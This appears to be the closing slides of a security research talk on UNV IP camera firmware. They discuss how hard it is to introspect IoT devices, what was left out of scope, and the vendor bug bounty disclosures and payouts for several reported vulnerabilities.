
| UNV OEMs | | | | |
|---|---|---|---|---|
| Jul 2021 | | | | Compiled by IPVM |
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Exploitation detection

Extremely complicated


- No real insight into system workings, good vs. bad state
- No runtime forensics capabilities
- Locked out from "raw" device access
- Need to exploit the device to see what's going on inside

IOT device introspection still



Things I didn't look at

- Things that require user interaction or MITM capabilities e.g. firmware upgrade process
- "Ezcloud" functionality or anything else where the device is the client
- Peer-to-peer communication stuff
 - Commonly a fertile ground for hunting



Vendor involvement

Overflow issue reported via third party bug bounty platform (~\$4000)


Remaining issues reported straight to vendor

- Turns out they have a bug bounty program 😊
 - SNMP issue: critical, \$3200
 - Recovery password issue (dupe): high, \$1300
 - Post-auth cmd injection: high, \$1300
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- Comes with non-disclosure ties 😞
 - **1 year** of hush for payout -> no payout



In conclusion


- IOT / embedded devices require quite some work for introspection
- Having an actual device is often required for WEAPONIZING
- If you face a purchasing decision, I would advocate for vendors with “open” firmware as opposed to, e.g., Hikvision which wraps things in layers of encrypted blobs
- The attack surface is not always apparent when looking from the outside
- Weird custom protocols are often a source of bugs
 - Much more fun than web applications or common OSS components
- The OSS components you know and love may have been tampered with; trust but verify etc. etc.





Thank you!

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